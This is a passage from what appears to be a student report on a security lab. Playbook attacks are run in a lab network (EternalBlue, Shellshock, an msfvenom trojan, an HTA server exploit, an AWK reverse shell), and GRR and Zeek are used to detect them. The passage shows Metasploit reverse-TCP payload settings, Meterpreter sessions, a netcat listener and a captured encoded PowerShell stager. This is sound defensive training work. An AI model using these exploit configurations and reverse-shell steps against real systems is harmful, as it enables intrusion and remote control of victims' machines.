sshguess.pcap  100%[=====] 88.79K  --.-KB/s   in 0.06s

2021-06-14 06:55:31 (1.51 MB/s) - 'sshguess.pcap' saved [90921/90921]
so@so-virtual-machine:~/Desktop/bro_logs$

```

Fig. 841. PCAP DOWNLOAD

- ii. *Running Zeek against PCAP using “bro -c -r sshguess.pcap local” command.*
 - Where -c: Ignore invalid checksums
 - -r: Analyze this PCAP
 - local: use site/local.bro to load scripts to analyse this PCAP [103]

When we run the following command it generate different logs.

```

so@so-virtual-machine:~/Desktop/bro_logs$ bro -c -r sshguess.pcap local
WARNING: No Site::local_nets have been defined. It's usually a good idea to define your local networks.
so@so-virtual-machine:~/Desktop/bro_logs$

```

Fig. 842. Generating zeek logs

- iii. *Reviewing logs:*
Reviewing Zeek logs after running PCAP file in zeek for checking if any brute force is performed.

establish a null session connection via anonymous login, this vulnerability exists in previous versions of SMB. An attacker can then send faulty packets to the victim, allowing them to run arbitrary commands. Refer to. Section III (Y) Playbook 25.

The analysis for this has two phases included that are: The first consists of finding and loading Metasploit exploit module corresponding to the MS17_010 and vulnerability CVE-2017-0143 [110]. And the second part consists of the setting payload, targets, ports, and other options to help perform the attack.

The exploit was carried out with the help of the Playbook from the documentation (“*Playbook 25: The Eternal Blue attack on windows 8.1.*”)




Fig. 846. Exploit on Windows 8 and GRR analysis

Payload type	Process
Timestamp	2021-06-17 15:42:50 UTC
Pid	376
Ppid	484
Name	spoolsv.exe
Exe	C:\Windows\System32\spoolsv.exe
Cmdline	C:\Windows\System32\spoolsv.exe
Ctime	1623820607000000
Username	NT AUTHORITY\SYSTEM
Status	running
Nice	32
Cwd	C:\Windows\system32
Num threads	8
User cpu time	0.03125
System cpu time	0.109375
Rss size	7135232

Fig. 847. Payload being injected on the victim machine.

Here the main objective was to analyze the exploit with the help of the GRR. There are multiple flows and hunts that helps to detect any activities happening on the client machine and notifies the user accordingly with a prompt message giving out multiple information's regarding the affected client.

From figure 21, we can see the Flow Netstat, whose task is to collect network status on Windows 8 (attacker) which has been successfully launched. The next figure displays the list of the processes running on the victim machine. The examination process on the GRR server is scalable as we can perform the analysis on multiple clients through the help of hunts. Once the connection has been established like shown in the Figure, the GRR server will collect the status as a response from the GRR client and any important data will be notified. It will also give out the information regarding the source of the attacker, destination of the port number and timestamp. This information confirms that the GRR was successful in identifying any suspicious activities that has been happening on the client machine and the successful connection established between the machine and the GRR notification verifies that. Similarly, form the figures above, the attacker machines ip address is shown in the flow that has been run. The reverse tcp handler has been started on 192.168.10.90, and the spoolsv.exe process has been initiated to inject the payload. when the netstat has been run on the targeted client machine, the remote ip address has been appeared as 192.168.10.90, which verifies that the exploit run there has been detected by the GRR flows, through the netstat and Listprocess.

B. Attack Analysis on Playbook 51: Shellshock exploit on Metasploitable 3

Shellshock, a vulnerability which allows attackers to execute arbitrary code via the Unix Bash shell remotely. The shellshock exploit was performed on metasploitable33 present in the DMZ zone and the same has been detailed in the playbook 51. This exploit mainly targets the CGI (common gateway interface) script and when CGI scripts are run, specific information is copied to the environment variables. That information will subsequently be passed to Bash if it is called, thus providing a way for an attacker to inject malicious code.

Referring to playbook 51 the attack was replicated from the attacker machine to victim. The below figure displays the exploit targeting the CGI script of the Apache webserver successfully established the malicious function into the environment variable. Meterpreter displaying the system information of the exploited machine.

```

Shell No. 1
File Actions Edit View Help
RPORT      80          yes      The target port (TCP)
SRVHOST    0.0.0.0      yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080         yes      The local port to listen on.
SSL        false        no       Negotiate SSL/TLS for outgoing connections
SSLCert                no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI  /cgi-bin/hello_world.sh yes      Path to CGI script
TIMEOUT    5            yes      HTTP read response timeout (seconds)
URIPATH                no       The URI to use for this exploit (default is random)
VHOST                  no       HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.10.13     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Linux x86

msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 192.168.30.31:53210) at 2021-06-14 17:10:27 -0500

meterpreter > sysinfo
Computer      : 192.168.30.31
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux

```

Fig. 848. Snapshot from the attacker’s machine performing exploit on the Victim

As the attack began the malicious activity was reported on the GRR monitoring tool. The flow running on the metasploitable33 for ‘netstat’ and ‘processes’ could identify suspicious activity. The attacker was able to execute arbitrary code via Unix bash shell remotely. The remote address “10.10.10.13” using the port ‘4444’ can be displayed which is of the attacker machine. The target machine having the local IP Address ‘192.168.30.31’ with the status ‘established’.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:BA28A70A	ListProcesses	2021-06-14 22:12:21 UTC	2021-06-14 22:12:24 UTC	admin
✓	F:8C077ED1	Netsstat	2021-06-14 22:12:03 UTC	2021-06-14 22:12:11 UTC	admin
✓	F:3CD1499A	ListProcesses	2021-06-14 22:10:11 UTC	2021-06-14 22:10:26 UTC	admin
✓	F:B4B501A2	Netsstat	2021-06-14 22:10:05 UTC	2021-06-14 22:10:25 UTC	admin
✓	F:E1ABB127	ListProcesses	2021-06-14 22:04:00 UTC	2021-06-14 22:05:10 UTC	admin
✓	F:8D27022	Netsstat	2021-06-14 22:03:55 UTC	2021-06-14 22:05:10 UTC	admin
✓	H:22BEB570:hunt	ListProcesses	2021-06-14 13:41:03 UTC	2021-06-14 13:51:04 UTC	admin
🔗	▶ H:396013CE:hunt	ArtifactCollectorFlow	2021-06-14 11:27:16 UTC	2021-06-14 11:37:14 UTC	admin
🔗	▶ H:C66B922F:hunt	ListProcesses	2021-06-14 07:13:22 UTC	2021-06-14 07:23:24 UTC	admin
✓	▶ F:7382EBCC	CheckRunner	2021-06-14 02:48:48 UTC	2021-06-14 02:49:30 UTC	admin

Payload type	NetworkConnection		
Timestamp	2021-06-14 22:12:11 UTC		
Payload	Family	INET	
	Type	SOCK_STREAM	
	Local address	Ip	192.168.30.31
		Port	53210
	Remote address	Ip	10.10.10.13
		Port	4444
	State	ESTABLISHED	
Pid	4672		
Process name	bkhiX		
Payload type	NetworkConnection		
Timestamp	2021-06-14 22:12:11 UTC		

Fig. 849. Detailed information determining the network connection of the attacker

The GRR ‘List process’ flow exhibiting the details of the payload, cwd- ‘/var/www/cgi-bin’ along with the memory percent used and the timestamp of the attack performed.

Payload	Nice	0	
	Cwd	/var/www/cgi-bin	
	Num threads	1	
	User cpu time	0	
	System cpu time	0	
	Rss size	806912	
	Vms size	1159168	
Memory percent	0.03843872621655464		
Connections	Family	INET	
	Type	SOCK_STREAM	
	Local address	Ip	192.168.30.31
		Port	53210
	Remote address	Ip	10.10.10.13
		Port	4444
State	ESTABLISHED		
Pid	4672		
Payload type	Process		
Timestamp	2021-06-14 22:12:24 UTC		

Fig. 850. Process and Port information from the victim’s machine

In order to further analyse the host “CheckRunner” flow was initiated on the victim machine. This flow runs checks on the host identifying what checks should be run for a host. Identifies the artifacts that need to be collected to perform those checks. Routes host data to the relevant checks. Organizes collection of the host data. The below exhibits the details of the flow commencement. The unique client id of the victim machine, the name of the flow, client resources used, the artifacts fetched can be showed below.

Flow Information		Requests	Results	Log	API
Name	CheckRunner				
Flow ID	F:2A02A64				
Creator	admin				
Start Time	2021-06-15 04:20:35 UTC				
Last Active	2021-06-15 04:26:51 UTC				
State	TERMINATED				
Arguments					
Runner Arguments					
Client id	C.deb48a2b082a8f51 ⓘ				
Request state					
Flow name	CheckRunner				
Context					
Client resources	Cpu usage	User cpu seconds used	0.8299999833106995		
		System cpu seconds used	0.07999999821186066		
Create time	2021-06-15 04:20:35 UTC				
Creator	admin				
State Data					
artifacts_fetched					
artifacts_wanted					
checks_run					
checks_with_findings					
host_data					
knowledge_base	Users	Username	root		
		Last logon	2021-06-09 23:12:44 UTC		
		Full name	root		
		Homedir	/root		
		Uid	0		
		Gid	0		
		Shell	/bin/bash		
		Username	vagrant		
		Last logon	2021-06-11 23:11:30 UTC		
		Full name	vagrant,,		
Homedir	/home/vagrant				
Uid	900				
Gid	900				
Shell	/bin/bash				
Fqdn	localhost				

Fig. 851. Artifacts fetched using the CheckRunner flow on the victim's machine

The flow resulted in 62 entries identifying the indicators of compromise if not patched can enable malicious users to steal or modify user data or gain user's system privileges. The GRR flow displaying the below IoC's on metasploitable33. To emphasize on few DOTFILE permissions missing, ntp open queries were detected, firewall service is not started at the boot time.

Flow Information	Requests	Results	Log	API
Download As: CSV (zipped) <input type="button" value="Download"/>				
62 entries <input type="text"/> <input type="button" value="Filter"/>				
Value				
<u>Payload</u>	<u>Check id</u>	CIS-DOTFILE-FILE-PERMISSIONS		
<u>Payload type</u>	<u>CheckResult</u>			
<u>Timestamp</u>	<u>2021-06-15 04:26:50 UTC</u>			
<u>Payload</u>	<u>Check id</u>	CIS-LOGGING-AUTH-REMOTE		
	<u>Anomaly</u>	<u>Type</u>	ANALYSIS_ANOMALY	
		<u>Symptom</u>	Missing attribute: No remote destination for auth logs.	
		<u>Explanation</u>	Modify log configurations to log authentication events, e.g. in rsyslog: auth.* @logserver.example.org.:514;RSYSLOG_ForwardFormat	
<u>Payload</u>	<u>Check id</u>	TIME-NTP-NO-OPEN-QUERIES		
	<u>Anomaly</u>	<u>Type</u>	ANALYSIS_ANOMALY	
		<u>Symptom</u>	Missing attribute: ntpd.conf is configured or defaults to open queries. Can allow DDoS. This configuration is an on-going recommendation following the Ntp December 2014 Vulnerability notice. (http://support.ntp.org/bin/view/Main/SecurityNotice)	
		<u>Explanation</u>	Ensure "restrict default noquery" is added to ntp.conf.	
		<u>Finding</u>	Expected state was not found	
<u>Payload</u>	<u>Check id</u>	CIS-NET-RP-FILTER		
	<u>Anomaly</u>	<u>Type</u>	ANALYSIS_ANOMALY	
		<u>Symptom</u>	Found: System does not perform path filtering.	
		<u>Explanation</u>	Enable reverse path filtering unless the host is a multihomed router. - sysctl -w net.ipv4.conf.default_rp_filter 1 - add "net.ipv4.conf.default_rp_filter = 1" to sysctl.conf (ref) CIS Debian Benchmark v1.0-5.1	
		<u>Finding</u>	net_ipv4_conf_default_rp_filter:	
<u>Payload type</u>	<u>CheckResult</u>			
<u>Timestamp</u>	<u>2021-06-15 04:26:50 UTC</u>			
<u>Payload</u>	<u>Check id</u>	CIS-SSH-IGNORE-RHOSTS		
<u>Payload type</u>	<u>CheckResult</u>			
<u>Timestamp</u>	<u>2021-06-15 04:26:50 UTC</u>			
<u>Payload</u>	<u>Check id</u>	CIS-SERVICE-SHOULD-RUN		
	<u>Anomaly</u>	<u>Type</u>	ANALYSIS_ANOMALY	
		<u>Symptom</u>	Missing attribute: A firewall is not started at boot time.	
		<u>Explanation</u>	Configure these services to start by default. (ref) CIS Debian Benchmark v1.0-2.4 and 1.0-3.2	
		<u>Finding</u>	Expected state was not found	
		<u>Type</u>	ANALYSIS_ANOMALY	
		<u>Symptom</u>	Missing attribute: Sysstat is not started at boot time.	
		<u>Explanation</u>	Configure these services to start by default. (ref) CIS Debian Benchmark v1.0-2.4 and 1.0-3.2	
		<u>Finding</u>	Expected state was not found	
<u>Payload type</u>	<u>CheckResult</u>			
<u>Timestamp</u>	<u>2021-06-15 04:26:50 UTC</u>			

Fig. 852. Results from the GRR CheckRunner Flow

***** *The contribution of Divya Rathod ends here* *****

***** *The contribution of Upasana Varma starts here* *****

C. **Attack Analysis on Playbook 6:** Creating a malicious trojan using msfvenom which uses a stage less reverse TCP connection to connect from the victim Windows 10 machine to the attacker machine and further accesses the victim machine using a netcat connection.

Performing the live forensics: Once the attack is commenced, the same can be monitored through GRR tool. The details of the attack can be obtained by using the option of flow. The main flow used to obtain the details on attack are Netstat and

“ListProcess”. Netstat captures the Network Statistics of the client machine and gives the detailed list of connection on every port corresponding to the IP address as well as the process is shown in the netstat. The figure below displays the payload, payload type and time stamp. The state of the connection is “established” meaning the connection is secured by the attacker to the victim machine. The details also show the process name which is “trozen.exe” which is the file used to create a shell connection with attacker machine [18]. Refer to section III (F), Playbook 6.

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.11] from (UNKNOWN) [192.168.10.21] 59302
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jerbin123\Downloads>whoami
whoami
desktop-o763jt3\jerbin123 [validation disabled]
[console]

C:\Users\jerbin123\Downloads>tree
tree
Folder PATH listing
Volume serial number is D0DF-49DE
C:.
├── New folder
├── ICON
└── PE

C:\Users\jerbin123\Downloads>
```

Fig. 853. Commencing of attack on Windows10v1809

State	Path	Flow Name	Creation Time	Last Active	Creator																																																																																																																																				
✓	F:B61DC900	ListProcesses	2021-06-16 07:59:41 UTC	2021-06-16 07:59:44 UTC	admin																																																																																																																																				
<table border="1"> <tr> <td rowspan="20">Payload</td> <td>Pid</td> <td colspan="4">28756</td> </tr> <tr> <td>Ppid</td> <td colspan="4">5088</td> </tr> <tr> <td>Name</td> <td colspan="4">trojan.exe</td> </tr> <tr> <td>Exe</td> <td colspan="4">C:\Users\jebin123\Downloads\trojan.exe</td> </tr> <tr> <td>Cmdline</td> <td colspan="4">C:\Users\jebin123\Downloads\trojan.exe</td> </tr> <tr> <td>Ctime</td> <td colspan="4">1623855533000000</td> </tr> <tr> <td>Username</td> <td colspan="4">DESKTOP-O763JT3\jebin123</td> </tr> <tr> <td>Status</td> <td colspan="4">running</td> </tr> <tr> <td>Nice</td> <td colspan="4">32</td> </tr> <tr> <td>Cwd</td> <td colspan="4">C:\Users\jebin123\Downloads</td> </tr> <tr> <td>Num threads</td> <td colspan="4">3</td> </tr> <tr> <td>User cpu time</td> <td colspan="4">0.015625</td> </tr> <tr> <td>System cpu time</td> <td colspan="4">0.015625</td> </tr> <tr> <td>Rss size</td> <td colspan="4">3719168</td> </tr> <tr> <td>Vms size</td> <td colspan="4">1015808</td> </tr> <tr> <td>Memory percent</td> <td colspan="4">0.17323054373264313</td> </tr> <tr> <td rowspan="6">Connections</td> <td>Family</td> <td colspan="4">INET</td> </tr> <tr> <td>Type</td> <td colspan="4">SOCK_STREAM</td> </tr> <tr> <td rowspan="2">Local address</td> <td>Ip</td> <td colspan="3">192.168.10.21</td> </tr> <tr> <td>Port</td> <td colspan="3">59302</td> </tr> <tr> <td rowspan="2">Remote address</td> <td>Ip</td> <td colspan="3">10.10.10.11</td> </tr> <tr> <td>Port</td> <td colspan="3">4444</td> </tr> <tr> <td>State</td> <td colspan="4">ESTABLISHED</td> </tr> <tr> <td>Pid</td> <td colspan="4">28756</td> </tr> <tr> <td>Payload type</td> <td colspan="5">Process</td> </tr> <tr> <td>Timestamp</td> <td colspan="5">2021-06-16 07:59:44 UTC</td> </tr> </table>						Payload	Pid	28756				Ppid	5088				Name	trojan.exe				Exe	C:\Users\jebin123\Downloads\trojan.exe				Cmdline	C:\Users\jebin123\Downloads\trojan.exe				Ctime	1623855533000000				Username	DESKTOP-O763JT3\jebin123				Status	running				Nice	32				Cwd	C:\Users\jebin123\Downloads				Num threads	3				User cpu time	0.015625				System cpu time	0.015625				Rss size	3719168				Vms size	1015808				Memory percent	0.17323054373264313				Connections	Family	INET				Type	SOCK_STREAM				Local address	Ip	192.168.10.21			Port	59302			Remote address	Ip	10.10.10.11			Port	4444			State	ESTABLISHED				Pid	28756				Payload type	Process					Timestamp	2021-06-16 07:59:44 UTC				
Payload	Pid	28756																																																																																																																																							
	Ppid	5088																																																																																																																																							
	Name	trojan.exe																																																																																																																																							
	Exe	C:\Users\jebin123\Downloads\trojan.exe																																																																																																																																							
	Cmdline	C:\Users\jebin123\Downloads\trojan.exe																																																																																																																																							
	Ctime	1623855533000000																																																																																																																																							
	Username	DESKTOP-O763JT3\jebin123																																																																																																																																							
	Status	running																																																																																																																																							
	Nice	32																																																																																																																																							
	Cwd	C:\Users\jebin123\Downloads																																																																																																																																							
	Num threads	3																																																																																																																																							
	User cpu time	0.015625																																																																																																																																							
	System cpu time	0.015625																																																																																																																																							
	Rss size	3719168																																																																																																																																							
	Vms size	1015808																																																																																																																																							
	Memory percent	0.17323054373264313																																																																																																																																							
	Connections	Family	INET																																																																																																																																						
		Type	SOCK_STREAM																																																																																																																																						
		Local address	Ip	192.168.10.21																																																																																																																																					
			Port	59302																																																																																																																																					
Remote address		Ip	10.10.10.11																																																																																																																																						
		Port	4444																																																																																																																																						
State	ESTABLISHED																																																																																																																																								
Pid	28756																																																																																																																																								
Payload type	Process																																																																																																																																								
Timestamp	2021-06-16 07:59:44 UTC																																																																																																																																								

Fig. 855. ListProcess result for the attack

D. *Attack Analysis on Playbook 61: HTA server exploit*

Performing the live forensics: Since this attack is hosted using the network connection the details on the attack can be obtained through “Netstat” and process information can be obtained using “ListProcess” flow. The details obtained in “netstat” are shown in the figure below. The port information and processes name obtained [179] . Refer to Section III (OOO), Playbook 61.

```
File Actions Edit View Help
msf6 exploit(windows/misc/hta_server) >

Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST   10.10.10.13     yes       The local host or network interface to listen on. This must be an address on the
           local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   performancereview no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.13     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Powershell x86

msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Using URL: http://10.10.10.13:8080/performancereview
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 192.168.10.24  hta_server - Delivering Payload
[*] 192.168.10.24  hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 192.168.10.24:56578) at 2021-06-16 04:39:04 -0500
```

Fig. 856. Commencing of attack on Windows 8 2048

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:1A0D696D	CheckRunner	2021-06-16 09:41:19 UTC	2021-06-16 09:41:21 UTC	admin
✓	F:98EAEC1A	ListProcesses	2021-06-16 09:41:14 UTC	2021-06-16 09:42:39 UTC	admin
✓	F:6BCCD42F	Netstat	2021-06-16 09:41:09 UTC	2021-06-16 09:42:39 UTC	admin

Process name	System	
Payload type	NetworkConnection	
Timestamp	2021-06-16 09:42:39 UTC	
Payload	Family	INET
	Type	SOCK_STREAM
	Local address	Ip 192.168.10.24
	Port	56578
	Remote address	Ip 10.10.10.13
	Port	4444
	State	ESTABLISHED
	Pid	204
Process name	powershell.exe	
Payload type	NetworkConnection	
Timestamp	2021-06-16 09:42:39 UTC	
Payload	Family	INET6_WIN
	Type	SOCK_STREAM
	Local address	Ip ::
	Port	49155
	State	LISTEN
	Pid	376
Process name	spoolsv.exe	
Payload type	NetworkConnection	

Fig. 857. Netstat result of the Attack

This process name is used to filter through the multiple number of processes running the client in the flow result of “ListProcess” flow and the detail of the process is obtained as in the figure shown below. The file which is executed to establish the connection can be clearly seen whereas the command executed by the windows to establish this connection is also displayed.

Value	
Pid	204
Ppid	1520
Name	powershell.exe
Exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
	-nop
	-w
	hidden
	-c
	&[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String("H4slALXGyWACA7VW+W+bShD+OZHYP6DKEqA 6Bh89EqnSW7Cx3RgHB9+uVW1gjbdeWAeWuO7xv7/BhjRV0qp90kM+9piZnfm2xlWae QJyiPpkx++kr6enZ44OMahpJQ2r9NpVJJKaXCjnpzARimwsPROUHzou23yENNoeXlppnF MlnCvQnEnCOb4S21ICEI167f0W7QVnE)))))

Fig. 858. Detail attack execution in ListProcess

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:1A0D696D	CheckRunner	2021-06-16 09:41:19 UTC	2021-06-16 09:41:21 UTC	admin
✓	F:98EAEC1A	ListProcesses	2021-06-16 09:41:14 UTC	2021-06-16 09:42:39 UTC	admin

/nXkE0wFSLpQfRg59sDnAMjp8egdAbch86v8yV7wrlNx3ocXh7PTfwG/Jt7cSwoAAA==))), [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))			
Ctime	1623858036000000		
Username	WIN-P3UONSKTM74\Windows		
Status	running		
Nice	32		
Cwd	C:\Windows\system32		
Num threads	8		
User cpu time	0.546875		
System cpu time	0.25		
Rss size	51347456		
Vms size	44695552		
Memory percent	2.3916497230529785		
Connections	Family	INET	
	Type	SOCK_STREAM	
	Local address	Ip	192.168.10.24
		Port	56578
	Remote address	Ip	10.10.10.13
		Port	4444
State	ESTABLISHED		
Pid	204		

Payload type	Process
Timestamp	2021-06-16 09:42:39 UTC

Fig. 859. Continuation of Listprocess result

***** The contribution of Upasana Varma ends here*****

***** The contribution of Puneet Ahuja starts here*****

E. Attack Analysis on Playbook 23: Reverse TCP session by exploiting the vulnerability of AWK.

AWK is a pattern scanning and processing tool. An attack exploiting the vulnerability of AWK is performed with the help of playbook. Before the attack is commenced the GRR tool shows that there is no process with “awk” running on the victim machine [150]. Refer to Section III (W), Playbook 23.




Fig. 860. List Process flow results before the attack

Pertaining to the playbook’s scenario commands are executed in both the victim machine and attackers’ machine to establish a reverse tcp session. Once the commands are executed the tcp session is established. This session can be captured with the help of flows using “netstat” and “ListProcesses” flow. As soon as the attack is commenced, a process name “awk” establish the connection with the victim [150]. The below figure shows the attack on right-hand-side and the result of netstat analysis on the left. The figure gives the details on payload, payload type and time stamp of the processes. Payload is further divided into family, type, local address (victim), remote address (attacker), state, pid and process name. Here remote address clearly shows the IP and port on with the connection is established [150].

